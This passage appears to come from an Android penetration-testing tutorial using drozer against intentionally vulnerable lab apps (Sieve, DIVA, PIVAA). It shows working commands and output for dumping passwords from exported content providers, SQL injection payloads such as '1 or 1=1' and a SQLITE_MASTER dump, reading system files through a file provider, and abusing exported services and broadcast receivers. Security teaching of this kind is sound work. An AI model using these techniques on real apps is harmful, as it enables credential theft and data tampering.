Intent email = new Intent(Intent.ACTION_SEND, Uri.parse("mailto:"));

email.putExtra(Intent.EXTRA_EMAIL, recipients);

email.putExtra(Intent.EXTRA_SUBJECT, subject.getText().toString());

email.putExtra(Intent.EXTRA_TEXT, body.getText().toString());

startActivity(Intent.createChooser(email, "Choose an email client from..."));

Now, here we can see that action is “ACTION_SEND” (To send email)

Data is “mailto:”

And extra parameters define the recipients, subject and body of the e-mail.

Now, intents are also of two types:

- **Explicit intent**: In this type of intent, a developer pre-defines the component or external class that has to be called. For example,

Intent i = new Intent(getApplicationContext(), ActivityTwo.class);

startActivity(i);

- **Implicit intent**: In this type of intent, a developer need not define which component executes an instruction, rather, it pops open a window and lets the user choose which package would execute that instruction. For example,

Intent intent=new Intent(Intent.ACTION_VIEW);

intent.setData(Uri.parse("http://www.hackingarticles.com"));

startActivity(intent);


Here, we can see, the action is VIEW, data is a URL and there are no extras.

Hence, similarly in drozer, we can either:

1. start an activity by specifying the component and it's data to be executed or,
2. we can define an action and data, and let the user choose which component would launch it.


For case 1, we try to launch *hackingarticles.in* on Chrome browser:

```
run app.activity.start --component com.android.chrome
com.google.android.apps.chrome.Main --data-uri
```



For case 2: we type the action we want to perform, in this case, the action is VIEW that refers to parsing a URL. (For all actions see developer guide **here**)

run app.activity.start --action android.intent.action.VIEW --data-uri https://hackingarticles.in



And sure enough, all the applications that can launch the defined action with the defined data parameter have now popped up and the user can choose which application to open it from.

A tester can also add an “extra” parameter which is analogous to “putExtra()” in android.

Exploiting Content Providers

Content Providers in Android help an application to access and manage data stored in its own SQLite database or operate on files. Hence, two types of content providers are widely used namely, database-backed and file-backed. They are standard interfaces that connect data in one process with code running in another process. Hence, some applications can access the database/file-backed provider running in your application through your content provider’s interface.

To extract information about content providers present in one application:

run app.provider.info -a com.mwr.example.sieve

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
        Type: PATTERN_LITERAL
        Read Permission: com.mwr.example.sieve.READ_KEYS
        Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False

dz>
```

Now, in the screenshot above, we see one such content provider that is being “exported” that means nothing but “it can be accessed by other application”

There is also an interesting path revealed with permissions to read and write as well. There is a module in drozer that scans and finds all the “queriable” content providers in an application. When we say queriable, it means nothing but which can be accessed in layman terms.

run app.provider.finduri com.mwr.example.sieve

The above command finds all the URIs that are present. The following command, however, filters out the URIs that can be queried or not

run scanner.provider.finduris -a com.mwr.example.sieve

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query  content://com.mwr.example.sieve.DBContentProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwo
rds/
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwo
rds
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
dz>
```

Now that we have all the accessible content URIs, we'll begin testing on them. The first command displays the columns present in the provider, second command attempts operations on file-backed content providers to read a certain file. Here, the provider is only supporting the database so we won't see any output. But this module can attempt directory traversal, read files etc on the providers that do support files. The third command queries a database and dumps information out.

run app.provider.columns content://com.mwr.example.sieve.DBContentProvider/Keys/
run app.provider.read content://com.mwr.example.sieve.DBContentProvider/Keys/
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/

```
dz> run app.provider.columns com.mwr.example.sieve
Could not get a ContentProviderClient for com.mwr.example.sieve.
dz> run app.provider.columns content://com.mwr.example.sieve.DBContentPro
vider/Keys/
| Password | pin |

dz> run app.provider.read content://com.mwr.example.sieve.DBContentProvid
er/Keys/
No files supported by provider at content://com.mwr.example.sieve.DBConte
ntProvider/Keys/
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvi
der/Keys/
| Password    | pin  |
| APARICHIT!  | 8569 |
| APARICHIT2! | 1564 |
| APARICHIT3! | 8080 |
| ALPHASTAR   | 5696 |
| CHAMPA      | 6978 |

dz>
```

Inserting in a database using content provider: Now, we know the provider's database has to write permissions, so we'll insert a new pin and password into the provider with the following commands and hence, we will be able to successfully bypass the front page login screen authentication:

run app.provider.insert content://com.mwr.example.sieve.DBContentProvider/Keys/ --string pin 1111 --string Password H4ck3d
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/

```
dz> run app.provider.insert content://com.mwr.example.sieve.DBContentProv
ider/Keys/ --string pin 1111 --string Password H4ck3d
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvi
der/Keys/
| Password    | pin  |
| APARICHIT!  | 8569 |
| APARICHIT2! | 1564 |
| APARICHIT3! | 8080 |
| ALPHASTAR   | 5696 |
| CHAMPA      | 6978 |
| H4ck3d      | 1111 |

dz>
```

You can verify the updated database by changing directory to /data/data/<package name>/databases and then use sqlite3 command to view the databases.

Updating a database using content provider: The same way we have inserted in the database, we can update it as well using the following commands:

```
run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
--selection "Password=?" --selection-args H4ck3d --string pin 1769
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
```

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProv
ider/Keys/ --selection "Password=?" --selection-args H4ck3d --string pin
1769
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvi
der/Keys/
| Password    | pin  |
| APARICHIT!  | 8569 |
| APARICHIT2! | 1564 |
| APARICHIT3! | 8080 |
| ALPHASTAR   | 5696 |
| CHAMPA      | 6978 |
| H4ck3d      | 1769 |

dz>
```

Here, –selection has the specific format of "<key name>=?" and further selection-args is used to specify the argument for the specified selection key. Further, to update the record specified by the –selection parameter, we use –string <column name> <updated record name>

Think of this like updating a traditional SQL database of the form: update set values <value> where key=<some key>

Deleting from a database using provider: We can delete from a database with the following command:

```
run app.provider.delete content://com.mwr.example.sieve.DBContentProvider/Keys/ --
selection "Password=?" --selection-args H4ck3d
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
```

Here, –selection and selection-args parameter serve the purpose of a key to be deleted as stated in the previous screenshot's explanation.

```
dz> run app.provider.delete content://com.mwr.example.sieve.DBContentProv
ider/Keys/ --selection "Password=?" --selection-args H4ck3d
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvi
der/Keys/
| Password     | pin  |
| APARICHIT!   | 8569 |
| APARICHIT2!  | 1564 |
| APARICHIT3!  | 8080 |
| ALPHASTAR    | 5696 |
| CHAMPA       | 6978 |

dz>
```

Now, to detect all the injectable content providers of an application we have a scanner that can do the same thing using the following command:

run scanner.provider.injection -a com.mwr.example.sieve

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Not Vulnerable:
  content://com.mwr.example.sieve.DBContentProvider/Keys
  content://com.mwr.example.sieve.DBContentProvider/
  content://com.mwr.example.sieve.FileBackupProvider/
  content://com.mwr.example.sieve.DBContentProvider
  content://com.mwr.example.sieve.FileBackupProvider

Injection in Projection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

Interesting things here to note are “projection” and “selection.”

As we have seen above, selection serves the purpose of **where** in the database. Similarly, projection serves the purpose of what to select, as in “select <projection> from table where(<–selection> and <–selection-args>)”

You can see this in the help menu:

run app.provider.query --help

```
dz> run app.provider.query --help
usage: run app.provider.query [-h] [--projection [columns [colum
ns ...]]]
              [--selection conditions] [--selection-args [arg [a
rg ...]]]
              [--order by_column] [--vertical]
              uri

Query a content provider

Examples:
Querying the settings content provider:

    dz> run app.provider.query content://settings/secure

    | _id | name                                    | value   |
    | 5   | assisted_gps_enabled                    | 1       |
    | 9   | wifi_networks_available_notification_on | 1       |
    | 10  | sys_storage_full_threshold_bytes        | 2097152 |
    | ... | ...                                     | ...     |

Querying, with a WHERE clause in the SELECT statement:

    dz> run app.provider.query content://settings/secure
                --selection "_id=?"
                --selection-args 10

    | _id | name                                    | value   |
    | 10  | sys_storage_full_threshold_bytes        | 2097152 |

Last Modified: 2012-11-06
Credit: MWR InfoSecurity (@mwrlabs)
License: BSD (3 clause)

positional arguments:
  uri                   the content provider uri to query

optional arguments:
  -h, --help
  --projection [columns [columns ...]]
                        the columns to SELECT from the database,
 as in "SELECT <projection> FROM ..."
  --selection conditions
                        the conditions to apply to the query, as
 in "WHERE <conditions>"
  --selection-args [arg [arg ...]]
                        any parameters to replace '?' in --selec
tion
  --order by_column     the column to order results by
  --vertical
dz>
```

run scanner.provider.sqltables -a com.mwr.example.sieve

To view all the SQL tables in the database of the server, we have a module in drozer:

This can also be manually viewed in the "**/data/data/<package_name>/databases**" directory.

```
dz> run scanner.provider.sqltables -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Accessible tables for uri content://com.mwr.example.sieve.DBCont
entProvider/Passwords/:
  android_metadata
  Passwords
  Key

Accessible tables for uri content://com.mwr.example.sieve.DBCont
entProvider/Keys/:
  android_metadata
  Passwords
  Key

Accessible tables for uri content://com.mwr.example.sieve.DBCont
entProvider/Passwords:
  android_metadata
  Passwords
  Key

dz>
```

Exploiting SQL injections in databases using content providers: Now that we have seen how a content provider's interface works, it is also safe to say that while communicating with the SQLite database, content provider queries can be injected to exploit SQL injections.

In many real-life cases, we won't have read/write permissions on the database, and SQL injections can come in handy.

The following command dumps the SQLITE_MASTER schema table. According to sqlite.org, "Every SQLite database contains a single "schema table" that stores the schema for that database. The schema for a database is a description of all of the other tables, indexes, triggers, and views that are contained within the database."

Alternate names of schema tables are: sqlite_schema, sqlite_temp_schema, sqlite_temp_master.

run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/ --projection "* FROM SQLITE_MASTER where type='table';--"

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
 --projection "* FROM SQLITE_MASTER WHERE type='table';--"
| type  | name             | tbl_name         | rootpage | sql
                                                                     |
| table | android_metadata | android_metadata | 3        | CREATE TABLE android_me
tadata (locale TEXT)                                                 |
| table | Passwords        | Passwords        | 4        | CREATE TABLE Passwords
(_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLOB,email ) |
| table | Key              | Key              | 5        | CREATE TABLE Key (Passw
ord TEXT PRIMARY KEY,pin TEXT )                                      |
```

Now, we know –selection is analogous to "where" clause. So, just like in traditional SQL statements, an apostrophe would break the query and throw an error and so we were able to exploit SQL injections. This way:

run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection " ' "

The above command would break the query and we'd see an error. Now, the following command would render the complete query as true and should dump the entire database

run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "1 or 1=1"

It is safe to say, many other of the traditional SQL injection payloads should also work this way using content providers

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
--selection "'"
unrecognized token: "')" (code 1 SQLITE_ERROR): , while compiling: SELECT * FROM Ke
y WHERE (')
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
--selection "1 or 1=1"
| Password    | pin  |
| APARICHIT!  | 8569 |
| APARICHIT2! | 1564 |
| APARICHIT3! | 8080 |
| ALPHASTAR   | 5696 |
| CHAMPA      | 6978 |
```

Similarly, one more payload that we can try for fun is:

run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/ --projection "Password" --selection "1 or 1=1"

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
--projection "Password" --selection "1 or 1=1"
| Password    |
| ALPHASTAR   |
| APARICHIT!  |
| APARICHIT2! |
| APARICHIT3! |
| CHAMPA      |

dz>
```

run scanner.provider.sqltables -a jakhar.aseem.diva
run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes --projection "*" --selection "1 or 1=1"

```
dz> run scanner.provider.sqltables -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Accessible tables for uri content://jakhar.aseem.diva.provider.notesprovider/notes/
:
  android_metadata
  notes
  sqlite_sequence

Accessible tables for uri content://jakhar.aseem.diva.provider.notesprovider/notes:
  android_metadata
  notes
  sqlite_sequence

dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes
 --projection "*" --selection "1 or 1=1"
| _id | title    | note                                |
| 5   | Exercise | Alternate days running              |
| 4   | Expense  | Spent too much on home theater      |
| 6   | Weekend  | b333333333333r                      |
| 3   | holiday  | Either Goa or Amsterdam             |
| 2   | home     | Buy toys for baby, Order dinner     |
| 1   | office   | 10 Meetings. 5 Calls. Lunch with CEO |

dz>
```

Now, this demonstration was about database-backed content providers. Let's see another case of a content provider where the application is working with files, instead of an SQLite database. The code would be the same, except we won't need selection, projection arguments for this.

In the sieve app, for example, we have a file backup provider that backs up various files from the storage. Now, if an attacker was to use this provider's interface to view internal system files, it would be a critical vulnerability. In the following command, the same has been demonstrated:

run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts

```
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
```

Mitigation: One possible mitigation for this security threat is not to use files using content providers but use a subclass called **File Provider**. You can read more about its implementation here.

Exploiting Services

Services are often used to run code inside an application that is important to keep running, even when the application is not in the foreground. Now, there is something called a bound service. They provide a mechanism for applications on a device to interconnect directly with each other using remote procedure calls (RPCs). An application can implement a bound service in three ways:

- Extending the Binder class
- Using a messenger
- Using AIDL

Implementation of AIDL is particularly difficult and complex (although, recommended) so most of the developers rely on using a messenger. These messages are defined by the Message class. As part of a Message object, a "message code," which is defined as the what variable, is specified and compared against predefined values in the class's handler code to perform different actions according to this value. Sending arbitrary objects inside the Message object that can be used by the receiving code is also possible. However, there is no direct interaction with methods when using this technique.

For example, in sieve app we see a messenger service being implemented in the AuthService class.

```
...
static final int MSG_CHECK = 2354;
static final int MSG_FIRST_LAUNCH = 4;
static final int MSG_SET = 6345;
...

public void handleMessage(Message r9_Message) {
    ...
    Bundle r0_Bundle = (Bundle) r9_Message.obj;
    ...
    switch (r9_Message.what) {
        case MSG_FIRST_LAUNCH:
            ...
            //Check if pin and password are set
            ...
        case MSG_CHECK:
            ...
            if (r9_Message.arg1 == 7452) {
                ...
                //Return pin
                //Requires password from bundle
                ...
                }
            } else if (r9_Message.arg1 == 9234) {
                ...
                //Returns password
                //Requires pin from bundle
                ...
                }
            } else {
                sendUnrecognisedMessage();
                return;
            }
            ...
```

Here, "message.what" is implemented using the check code of 2354 and an argument "arg1" that has a code 9234 that returns a password. Now, we'll exploit this and return a password associated with a dedicated pin:

run app.service.info -a com.mwr.example.sieve

This would return information on all the exported services

run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService –msg 2354 9234 1 –extra string com.mwr.example.sieve.PIN 8080 –bundle-as-obj

–msg has to have 3 parameters. If the code doesn't have 3 parameters and has only 1, you can add 1 and 2 as 2nd and 3rd parameter in the command, and similarly, like in this case, msg has only 2 parameters so we've added 1 as the third parameter. Message implementation also has an extra parameter in the code that refers to the pin. Bundle as the object is used where the data is likely to be stored in an object and so, will be displayed as an object only.

```
dz> run app.service.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.AuthService
    Permission: null
  com.mwr.example.sieve.CryptoService
    Permission: null

dz> run app.service.send com.mwr.example.sieve com.mwr.examp
le.sieve.AuthService --msg 2354 9234 1 --extra string com.mw
r.example.sieve.PIN 8080 --bundle-as-obj
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve
.AuthService:
  what: 5
  arg1: 41
  arg2: 0
  Extras
    com.mwr.example.sieve.PASSWORD (String) : ALPHASTAR


dz>
```

And we can see that the password with the pin 8080 is now returned. Any other msg arguments would simply force the module to return garbage value.

The above demonstration is one example of exploiting services. We can also exploit service by creating a custom APK, invoking vulnerable service in an existing application and reading from that service in our own app. One example could be stealing a user's location from an application that is exporting location service. We'd cover exploiting services in detail in further articles.

Exploiting Broadcast Receivers

For this demonstration, we'll be using an application called pivaa. The download link is available in the introduction. It's created by HTBridge. Let's run a quick package scan first

run app.package.list -f pivaa

Now, to display information about an installed application's exported broadcast receivers we run the following command:

run app.broadcast.info -a

```
dz> run app.package.list -f pivaa
com.htbridge.pivaa (PIVAA)
dz> run app.broadcast.info -a com.htbridge.pivaa
Package: com.htbridge.pivaa
  com.htbridge.pivaa.handlers.VulnerableReceiver
    Permission: null

dz>
```

Now, we see an exported receiver. On inspecting its source code we can see that the broadcast is being sent with data and location parameters and the data is being written in a log file in the storage.

```
// send broadcast
Button mWebviewButtonLink1 = (Button) findViewById(R.id.button_broadcast_receiver);
mWebviewButtonLink1.setOnClickListener((view) → {
        EditText mBroadcastInputView = (EditText) findViewById(R.id.input_broadcast_receiver);
        String input_broadcast = mBroadcastInputView.getText().toString();


        Intent intent = new Intent();
        intent.setAction("service.vulnerable.vulnerableservice.LOG");
        intent.putExtra( name: "data", input_broadcast);
        intent.putExtra( name: "location", location);

        sendBroadcast(intent);

        // refresh webview
        try {
            Thread.sleep( millis: 300);
            myWebView.loadUrl(("file://" + location));
        } catch (Exception e) {
            e.printStackTrace();
        }
});
```

Note: Now, to perform the next experiment we suggest you do these on an older version of android. Recent versions (Android Oreo +) are not allowing these attacks to be successful.

With that being said, we'll now run the following command to invoke vulnerable receiver so-named "service.vulnerable.vulnerableservice.LOG" that is mentioned in the code above with location and data and see if the receiver actually writes our custom data in the log file or not.

run app.broadcast.send --action service.vulnerable.vulnerableservice.LOG --extra string data "Hacking" --extra string location "/tmp/note.txt"

```
dz> run app.broadcast.send --action service.vulnerable.vulnerables
ervice.LOG --extra string data "Hacking" --extra string location "
/tmp/note.txt"
dz>
```

Now, note.txt in the /tmp directory is a file that I had created just before running the above command. Let's first run logcat and see what had happened when I typed in the above command.

adb logcat | grep htbridge

Sure enough, we see that the app has recently accessed the location /tmp/note.txt

```
I/htbridge( 1787): Location = /tmp/note.txt
```

Let's see what data was written in the log file.

adb shell
cd /tmp
cat note.txt

```
root@vbox86p:/tmp # echo "say my name" > note.txt
root@vbox86p:/tmp # cat note.txt
say my name
20201224_104344949: Hacking<br>
root@vbox86p:/tmp #
```

As we can see, the vulnerable receiver has received our forged command and written my custom data in its log file. Now, we can exploit this vulnerability by inputting malicious payload here.

Conclusion

In this article, we saw various use cases of drozer framework and used three vulnerable android apps to demonstrate various attacks that pose a serious security threat to these applications. We explored the attack surface, four different components of the application, performed SQL injection etc. In the next article, we'll have a look at a great automated tool that can perform all of these checks within minutes and perhaps more. Thanks for reading.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux